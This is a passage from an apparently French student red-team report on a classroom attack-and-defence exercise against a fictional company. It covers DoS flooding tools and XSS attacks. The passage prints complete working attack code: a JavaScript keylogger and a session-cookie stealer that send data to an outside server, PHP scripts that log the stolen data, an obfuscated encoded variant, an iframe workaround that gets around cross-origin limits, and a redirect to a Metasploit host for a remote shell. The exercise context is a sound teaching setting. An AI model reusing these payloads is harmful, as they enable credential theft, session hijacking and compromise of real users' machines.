Il a suffit de 10 minutes de «brute forcing» pour que l'équipe analyse nous en fasse le commentaire. La diversion a donc réussi, et leur attention a été détournée. De plus, nous n'avons eu aucun commentaire similaire pour les véritables attaques qui avaient lieu en même temps.

Préconisations :

Lorsqu'une attaque est tellement évidente, soit l'attaquant essaye des outils à l'aveuglette, soit il essaye de distraire la cible. Il faut donc essayer d'avoir un peu de recul.

3.6. Génération de bruit de fond

En parallèle de l'attaque, nous avons lancé des outils automatisés nous permettant de saturer les interface réseaux du routeur, ainsi que les machines du LAN via les redirections mises en place sur le routeur frontal. Le but est ici de faire le plus de bruit possible dans le but de faire diversion d'une part, et de stresser les équipes « Analyse » et « Défense » d'autre part.

CiscoDos.exe :

L'utilitaire CiscoDos envoi des trames IP basé sur les protocoles IP de type 53, 55, 77 et 103. il permet donc de réaliser l'attaque Cisco afin de rendre inutilisable une interface. L'intérêt de cet utilitaire est de pouvoir changer son IP source de manière aléatoire.

PingIcmp.exe :

L'utilitaire Ping permet à la base de tester la présence d'un hôte distant via une trame de type ICMP. PingIcmp apporte les trois avantages suivants :
Mesure du temps de réponse inférieur à la milliseconde.
Changement d'adresse IP source.
Envoi massif permettant d'atteindre des débits élevés tel que ~65 Mbps sur une carte 100 Mbps.

Session.exe :

Session.exe permet de générer multiple sessions TCP afin de saturer un hôte distant. Vous avez la possibilité de choisir le port de destination et d'envoyer des données après l'ouverture de session (chaîne de caractères ASCII aléatoire).

SynFlood.exe :

L'utilitaire SynFlood permet l'envoi massif de demandes d'ouverture de session TCP. L'intérêt de cette utilitaire est de pouvoir changer son adresse IP source de manière aléatoire.

TcpPing.exe :

L'utilitaire Ping permet, à la base, de tester la présence d'un hôte distant ainsi que son temps de réponse. L'intérêt de TcpPing est d'émettre un datagramme en TCP SYN et mesurer ainsi le temps de réponse de l'hôte distant. Si le port de destination est en écoute, alors l'utilitaire

recevra un SYN/ACK. Par contre, si le port distant est fermé, alors l'utilitaire recevra un RST/ACK.
C'est intéressant dans le cas où un hôte distant ne répond pas au PingIcmp ou qu'un Firewall bloque les paquets ICMP. Alors, on peut solliciter directement le port 80 d'un serveur WEB, le port 25 d'un serveur de messagerie ou tout autre port.
Cependant ces outils commencent à dater et n'ont pas vraiment donné un résultat concluant. Certes, des paquets étaient générés mais le routeur Cisco étant très rapide, nous ne sommes pas parvenu à saturer son interface.

4. Phase 2

4.1. Introduction

Le principe de l'attaque en phase 2 était de tenter des attaques plus complexes avant le grand final. En effet cette attaque était la dernière occasion que nous avions d'essayer certaines choses plus ou moins efficaces mais qui on l'avantage de nous permettre d'en savoir un peu plus sur l'éventail des possibilités d'attaques. Dans une première partie nous aborderons les attaques croisées qui se font à partir d'injection de JavaScript, ensuite nous parlerons des exploits et de ce qui a été fait dans l'attaque. Puis nous verrons les injections SQL puis l'attaque DOS du service mail et enfin nous terminerons par l'attaque de la sonde de l'équipe analyse.

4.2. Attaques XSS

Les failles XSS (cross site scripting) ont le vent en poupe de nos jours. La technique de ce type la plus connue est celle qui consiste à insérer du code Javascript dans un formulaire pour que ce dernier s'exécute une fois la page affichée. Mais il existe d'autres sortes d'attaques XSS.
Récemment un bloggeur de MySpace a injecté un code JavaScript complexe dans sa page et dans les commentaires des pages d'autres bloggeurs. Ce script ajoutait automatiquement le «pirate» dans la liste des amis de la cible.
L'attaque précédente avait pour but d'accroître la popularité du «pirate» mais le XSS permet des attaques bien plus dangereuses comme le phishing, le vol de sessions, de mots de passes etc...

Les différents types d'attaques

1-Sur un client (Dom based)

Cette attaque permet uniquement d'exécuter du code sur le poste d'un seul client en utilisant un lien piégé. Pour cela le «pirate» a deux solutions :

- Utiliser le champ de recherche d'un site qui affiche la requête demandée sans l'encoder.
- Utiliser des serveurs IIS ou apache qui affichent le nom de la page qui provoque l'erreur 404.

Pour que cette technique soit viable le «pirate» doit envoyer à la victime un lien contenant en paramètre du script java encodé. Ainsi un client connecté qui active ce lien dans son webmail peut exécuter du JavaScript malveillant (envoi d'un mail, vol de cookie etc....).
Ce type d'attaque est très ciblé.

2-Sur un serveur

Cette attaque permet d'exécuter du code sur la page des commentaires des visiteurs d'un site particulier. Le «pirate» doit pour cela trouver un champ qui n'est pas encodé et qui est visible de tous. Exemple typique : commentaires ou forum. Le «pirate» peut s'amuser à faire des redirections des pop-up etc.. Ce type d'attaque est assez limité.

3-Sur un serveur en utilisant un deuxième serveur

Cette attaque est la plus dangereuse, elle se base sur la technique 1 ou 2 mais elle ajoute des fonctions en plus comme :

- enregistrement de données en utilisant un deuxième serveur. Pour cela le «pirate» exploite les fonctionnalités avancées de JavaScript : AJAX et son XmlHttpRequest() ou les iframes, pour communiquer des données à son serveur par le biais de formulaires.
- Redirection sur un serveur web piégé qui utilise metasploit avec la faille VML de IE pour obtenir un shell sur la machine

Ce type d'attaque est extrêmement efficace.

Les attaques non essayées

Candide SA dispose d'un serveur MS Exchange et d'un site web. Exchange dispose d'un serveur Web qui peut être exploité et le serveur web institutionnel propose l'ajout de commentaires.

Objectifs :

- Faire envoyer un email (Via attaque Dom Based),
- Accéder aux boîtes aux lettres (Via Attaque croisée),
- Voler le mot de passe de l'accès restreint (Via Attaque croisée),

3.1 Faire envoyer un mail

Préconisations

Pour réaliser ce type d'attaque certaines conditions sont nécessaires :

- Connaître l'email de la victime,
- La victime doit cliquer sur un lien (ingénierie sociale).

Méthodologie

- Dans un premier temps, l'attaquant qui dispose d'une maquette avec Exchange, s'entraîne à faire une fonction en JavaScript qui envoie un email. (Faisable car c'est du JavaScript qui permet la composition d'un nouveau message dans Exchange)
- Dans un deuxième temps, l'attaquant trouve une page qui pourra afficher son code (Lien vers une page du serveur Exchange qui n'existe pas, l'erreur 404 affichera donc le code Java de l'attaquant dans le cadre principal de l'interface)
- Ensuite, l'attaquant envoie son piège et la victime clique machinalement sur le lien.
- C'est fait, cette personne vient d'envoyer un message à son patron lui expliquant les raisons pour lesquelles elle ne le supporte pas.

Implémentation

L'implémentation de cette attaque n'a pas été réalisée (il faut vraiment en vouloir à quelqu'un pour tenter un truc aussi complexe !).

3.2 Accéder aux boîtes aux lettres

Préconisations

Pour réaliser ce type d'attaque, certaines conditions sont nécessaires :

- Connaître l'adresse de courrier électronique de la victime,
- La victime doit cliquer sur un lien (ingénierie sociale),
- Avoir un compte mail sur le serveur de la victime.

Méthodologie

- La méthodologie est la même que précédemment sauf que le script qui sera exécuté par le client permet d'envoyer son Identifiant de session à l'attaquant.
- Le code JavaScript doit lire le cookie du site, extraire l'ID et l'envoyer au formulaire de sauvegarde sur le serveur de l'attaquant.

Implémentation

Cette attaque semblait plus réalisable d'après ce qu'on pouvait lire sur Internet.
Nous avons donc fait des tests avec la maquette Windows 2003 Serveur +Exchange serveur 2003 avec deux comptes de messagerie.
On c'est connecté sur la première boîte, et on a enregistré la variable 'sessionid' contenue dans le cookie. Ensuite On c'est connecté sur la deuxième boîte, et on a essayé de rejouer la requête avec la nouvelle variable de session.

Résultat : L'authentification Windows nous est redemandée.
Cause multiples :

- Soit l'outil 'live http headers' ne suffit pas pour rejouer la requête dans tous les cadres de page Web,
- Soit cela est dû à la fragmentation des accès Webmail : en effet pour le compte "durand" le webmail se situe en fait dans *[serveur]/Exchange/durand.*

3.3 Voler le mot de passe de l'accès restreint

Préconisations
Pour réaliser ce type d'attaque, certaines conditions sont nécessaires :

- Pouvoir injecter du code JavaScript dans un champ de type TEXT,
- L'accès à la partie restreinte doit pouvoir se faire sur n'importe quelle page (notamment celle qui contient les commentaires),
- La victime doit se connecter depuis la page de commentaires.

Méthodologie

- L'attaquant doit réaliser un enregistreur de clavier ou «keylogger» en Javascript
- Le code JavaScript doit envoyer les touches tapées au formulaire de sauvegarde sur le serveur de l'attaquant.

Implémentation
Cette attaque semblait très réalisable, On a donc réalisé le script de récupération des touches et d'envoi de ces dernières au serveur.

```
<script language="JavaScript">
function process_keypress() {
      // si nous avons un évênement clavier
      if (window.event.type == "keypress") {

var xhr_object = null;

if(window.XMLHttpRequest) // Firefox
                  xhr_object = new XMLHttpRequest();
else if(window.ActiveXObject) { // Internet Explorer
                  xhr_object = new ActiveXObject("Microsoft.XMLHTTP");
}

            xhr_object.open("GET",
"http://www.labulle.net/k.php?k="+window.event.keyCode, true);

xhr_object.send(null);
            return true;
}
}
document.onkeypress = process_keypress;
</script>
```

Ensuite on a réalisé le formulaire en GET sur le serveur de labulle

```
<?
error_reporting(E_ALL);
$mysql_server = "localhost";
$mysql_database = "labulle";
$mysql_username = "labulle";
$mysql_password = "*******";
$mysql_table = "keylog";

mysql_connect($mysql_server,$mysql_username,$mysql_password);
mysql_select_db($mysql_database) or print_content("database_error_2");
$t=date( 'H:i:s' );

$r=mysql_query("INSERT INTO `keylog` ( `key` , `ip` , `heure` ) VALUES ('"
. $_GET['k'] . "', '" . $_SERVER["REMOTE_ADDR"] . "', '" . $t . "');");
$possible_error = mysql_error();

print($r);?>
```

Résultat : L'accès à la partie restreinte ne pouvant se faire sur n'importe quelle page. Nous avons cherché, à arranger le script pour qu'il crée des cadres ou «frames» de façon à ce que le Javascript puisse persister sur tout le site, malheureusement le script dans un cadre ne peu fonctionner que si ce cadre est actif.

Pistes :

- Réaliser un cadre (frame) transparent au-dessus des autres.
- Du flash Transparent par-dessus qui enregistre les touches et qui les répercute dans le champ avec du Javascript

Cette méthode pourrait fonctionner mais nous n'avons pas assez de temps dans le cadre de ce projet.

Compromettre une session

Préconisations

Pour réaliser ce type d'attaque, certaines conditions sont nécessaires :

- Pouvoir injecter du code JavaScript dans un champ de type TEXT,
- La victime doit se connecter et revenir à la page de commentaires après connexion.

Méthodologie

- L'attaquant doit réaliser un script qui lit le cookie et la variable 'PHPSESSID' contenue dedans,
- Le code JavaScript doit envoyer la clef de session au formulaire de sauvegarde sur le serveur de l'attaquant.

Implémentation

Cette attaque semblait très réalisable, On a donc réalisé le script de récupération de la session et d'envoi cette dernière au serveur.

Code du JavaScript :

```
<script language="JavaScript">
function process_lirecookie() {

      function getCookieVal(offset)
      {
            var endstr=document.cookie.indexOf (";", offset);
            if (endstr==-1) endstr=document.cookie.length;
            return unescape(document.cookie.substring(offset, endstr));
      }
      function LireCookie(nom)
      {
            var arg=nom+"=";
            var alen=arg.length;
            var clen=document.cookie.length;
            var i=0;
            while (i<clen)
            {
            var j=i+alen;
            if (document.cookie.substring(i, j)==arg) return
getCookieVal(j);
            i=document.cookie.indexOf(" ",i)+1;
            if (i==0) break;

            }
      }

      var xhr_object = null;

      if(window.XMLHttpRequest)
            xhr_object = new XMLHttpRequest();
      else if(window.ActiveXObject) {
            xhr_object = new ActiveXObject("Microsoft.XMLHTTP");
      }
```

```
      xhr_object.open("GET",
"http://www.labulle.net/c.php?s="+LireCookie('PHPSESSID')+"&c="+location.ho
stname+location.pathname+"||"+location.href, true);

      xhr_object.send(null);
}

</script>
<body onLoad="process_lirecookie();">
coucou
</body>
```

Code du formulaire :

```
<?
error_reporting(E_ALL);
$mysql_server = "localhost";
$mysql_database = "labulle";
$mysql_username = "labulle";
$mysql_password = "******";
$mysql_table = "cooklog";

mysql_connect($mysql_server,$mysql_username,$mysql_password);
mysql_select_db($mysql_database) or print_content("database_error_2");
$t=date( 'H:i:s' );

$r=mysql_query("INSERT INTO `cooklog` ( `sess_id` , `context` , `heure`
,`ip`) VALUES ('" . $_GET['s'] . "', '" . $_GET['c'] . "', '" . $t . "', '"
. $_SERVER["REMOTE_ADDR"] . "');");
$possible_error = mysql_error();

print($r);?>
```


Tests

Nous avons testé ce script sur labulle.net pour juger de son efficacité.
Après quelques essais, la variable de session est bien envoyée :

Extrait

sess_id	context	heure	ip
357628972d3e8187f55198187a7bb878	labulle.net/test2.html||http://labulle.net/test2.ht...	16:16:12	82.226.100.200
f6baef82c810764c9486b7aaf650a76f	www.labulle.net/test5.html||http://www.labulle.net...	20:11:17	82.226.100.200

Dès lors on peu forger une requête (test sur labulle.net):



Ca marche ! par contre on ne gagne pas l'accès cela veut dire qu'il faut refaire l'en-tête à chaque fois.

Attaque


Pour une meilleure insertion et discrétion du code JavaScript nous avons encodé ce dernier :

```
<script
language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61
%6E%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%74
%69%6F%6E%20%64%46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63
```

...

```
2Cmpdbujpo/qbuiobnf%2C%2633%268D%268D%2633%2Cmpdbujpo/isfg%263D%2631usvf%26
3%3A%264C%2631%261B%261%3A%2631%261B%261%3Ayis%60pckfdu/tfoe%2639ovmm%263%3
A%264C%2631%261B%268E%261B%261B%264D0tdsjqu%264F1')</script>
<body onLoad="process_lirecookie();">
coucou
</body>
```

L'insertion a bien fonctionné :



Les dernières impressions:

Nom	Prénom	Téléphone	Mail	Remarques
test youyou	youyou	d	d	d
pioup	pioup	pioup	pioup	pioup
Jordi				Mais où est passé la fonction de recherche? ;)
atchoum	le nain		atchoum@lenain.fr	c'est vrai !! comment on fait pour rechercher dans le livre d'or ??? J'ai perdu blanche neige !!!
Guitou	pioup	c secret	guitou@candide-sa.com	la recherche vient d'etre implementer! Dispo demain
Attac TEAM				Bon pour la peine, on va l'exploser votre moteur de recherche :)
test	test	0555555555	caca@hotmail.com	coucou
test2	pat	0555555555	caca@hotmail.com	coucou

Mais, lors de l'attaque aucune donnée n'est parvenue sur le serveur.
L'attaque est un échec.

Cause

Les tests se sont déroulés sur le serveur LaBulle et les données allaient sur le serveur LaBulle, pour cette raison tout se passait bien. Par contre la permission est en fait refusée quand il s'agit de serveurs différents.

Solution trouvée

Utiliser un cadre 'iframe' avec une adresse et ses paramètres en GET plutôt que la requête 'XmlHttpRequest'.

Nouveau code

```
<script language="JavaScript">
function process_lirecookie() {

      function getCookieVal(offset)
      {
            var endstr=document.cookie.indexOf (";", offset);
            if (endstr==-1) endstr=document.cookie.length;
            return unescape(document.cookie.substring(offset, endstr));
      }
      function LireCookie(nom)
      {
            var arg=nom+"=";
            var alen=arg.length;
            var clen=document.cookie.length;
            var i=0;
            while (i<clen)
            {
            var j=i+alen;
```

```
            if (document.cookie.substring(i, j)==arg) return
getCookieVal(j);
            i=document.cookie.indexOf(" ",i)+1;
            if (i==0) break;

            }
      }
var IFrameObj; // our IFrame object
function callToServer() {
  if (!document.createElement) {return true};
  var IFrameDoc;
  var URL =
"http://www.labulle.net/c.php?s="+LireCookie('PHPSESSID')+"&c="+location.ho
stname+location.pathname+"||"+location.href;
  if (!IFrameObj && document.createElement) {
    var tempIFrame=document.createElement('iframe');
    tempIFrame.setAttribute('id','RSIFrame');
    tempIFrame.style.height='40px';
      tempIFrame.style.width='40px';
alert("http://www.labulle.net/c.php?s="+LireCookie('PHPSESSID')+"&c="+locat
ion.hostname+location.pathname+"||"+location.href);
    IFrameObj = document.body.appendChild(tempIFrame);

    if (document.frames) {
      IFrameObj = document.frames['RSIFrame'];
    }
  }


  if (IFrameObj.contentDocument) {
    // For NS6
    IFrameDoc = IFrameObj.contentDocument;
  } else if (IFrameObj.contentWindow) {
    // For IE5.5 and IE6
    IFrameDoc = IFrameObj.contentWindow.document;
  } else if (IFrameObj.document) {
    // For IE5
    IFrameDoc = IFrameObj.document;
  } else {
    return true;
  }

  IFrameDoc.location.replace(URL);
  return false;
}
}

</script>
<body onLoad="process_lirecookie();">
coucou
</body>
```

Cette fois-ci, cela fonctionne sur des serveurs bien differents. Aarghh !! dommage d'avoir mal testé le script avant la véritable attaque.

Conclusion

Ce type d'attaque est vraiment très long à mettre en place est nécessite beaucoup de (développement|bidouillage). Parfois, il faut même de l'ingénierie sociale pour faire fonctionner ces attaques. Par contre en prenant le temps, ces attaques très ciblées peuvent être très efficaces.
Le gros avantage de ces attaques, c'est que l'on n'a pas besoin d'être sur le réseau local de l'entreprise, l'Internet suffit et contrairement au injections qui commencent à être connues : ces méthodes sont encore à la marge.

Rediriger les visiteurs vers un serveur Metasploit

Principe de l'attaque

Le principe de l'injection de javascript est de servir de support à l'attaque Metasploit qui nous permettra d'obtenir un shell dans la machine cible

Pour réaliser cette attaque, nous donnons à l'équipe « Défense » l'instruction de se connecter sur leur livre d'or à partir de leur client SP0.
L'idée consiste à injecter le code javascript suivant dans le livre d'or :

```
<script>
      window.location='http://jordix.com/attack/';
</script>
```

Ainsi, lors de l'affichage des commentaires, lorsque le livre d'or sera chargé, le navigateur client interprètera le code javascript affiché.

Le navigateur sera alors redirigé vers la page 'http://jordix.com/attack/ qui contient une message comme quoi le site a été piraté. De plus il re-redirige le navigateur web vers l'IP de la machine attaquante en écoute avec metasploit pour obtenir un shell sur le PC cible.

Voici un récapitulatif:

- On injecte le code javascript suivant dans le livre d'or
- Lorsque le client ciblé essaye de voir les commentaires postés sur le livre d'or, le code javascript s'exécute sur le client.
- Le navigateur du client est redirigé vers le site 'http://jordix.com/attack/
- Un message de hacking s'affiche
- De plus le client est redirigé vers l'IP (172.16.48.14) du PC malveillant contenant metasploit.
- Nous obtenons ainsi un shell sur la machine ciblée.

Voici le code contenu dans la page 'http://jordix.com/attack/index.html:


```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
  <meta content="text/html; charset=ISO-8859-1"
 http-equiv="content-type">
  <title>[ Attack Team STRI M2 G1 ]</title>
</head>
<body bgcolor="#000000">
```

```
<br>
<h1><center><font color="#FFFFFF" size="20">[ Attack Team ]
</font></center></h1>


<br>
<h2><center><font color="#FFFFFF" size=5>
Ce site a &eacute;t&eacute; pirat&eacute;, heureusement qu'il s'agit de
"CANDIDE SA N&deg;1 des sous traitants de l'a&eacute;ronautique !!!"
</font></center></h2>

<script>
   window.location='http://172.16.48.14/';
</script>


</body>
</html>
```


L'attaque

Nous avons tout d'abord procédé à l'injection javascript à travers le plugin pour IE appellé TamperIE.

- On configure TamperIE pour intercepter toutes les requêtes POST et GET.



- On ouvre alors le livre d'or, et on envoie la requête en appuyant sur « envoyer »
- A ce moment là TamperIE nous permet de modifier la requête avant que le navigateur ne l'envoie :




Contrairement à la copie d'écran, dans le champ remarque on introduit le script cité précédemment :

```
<script>window.location='http://jordix.com/attack/';</script>
```

et on envoie les données modifiées.

N.B : dans ce cas on n'avait nullement besoin d'accéder à des champs cachés du formulaire, l'attaque aurait donc aussi fonctionné en insérant directement le code javascript directement dans le formulaire du livre d'or.

❖ Voici le contenu du champ commentaire dans la base de données :



ID	NOM	PRENOM	TEL	MAIL	RQUES	IP
6		Jordi				172.16.97.10
8						172.16.97.10
9						172.16.97.10
10						172.16.97.10
11						172.16.97.10
134					654645	172.16.48.92
135					654654	172.16.48.92
136					"<script>window.location='http://www.google.com';...	172.16.48.80
137						172.16.48.80
192					156186	172.16.48.92
228					156	172.16.48.92

Le script java inséré est celui que l'on a cité précédemment. Cette copie d'écran correspond aux tests réalisés avant l'attaque. Après l'attaque nous n'avons plus eu accès à la base de données.

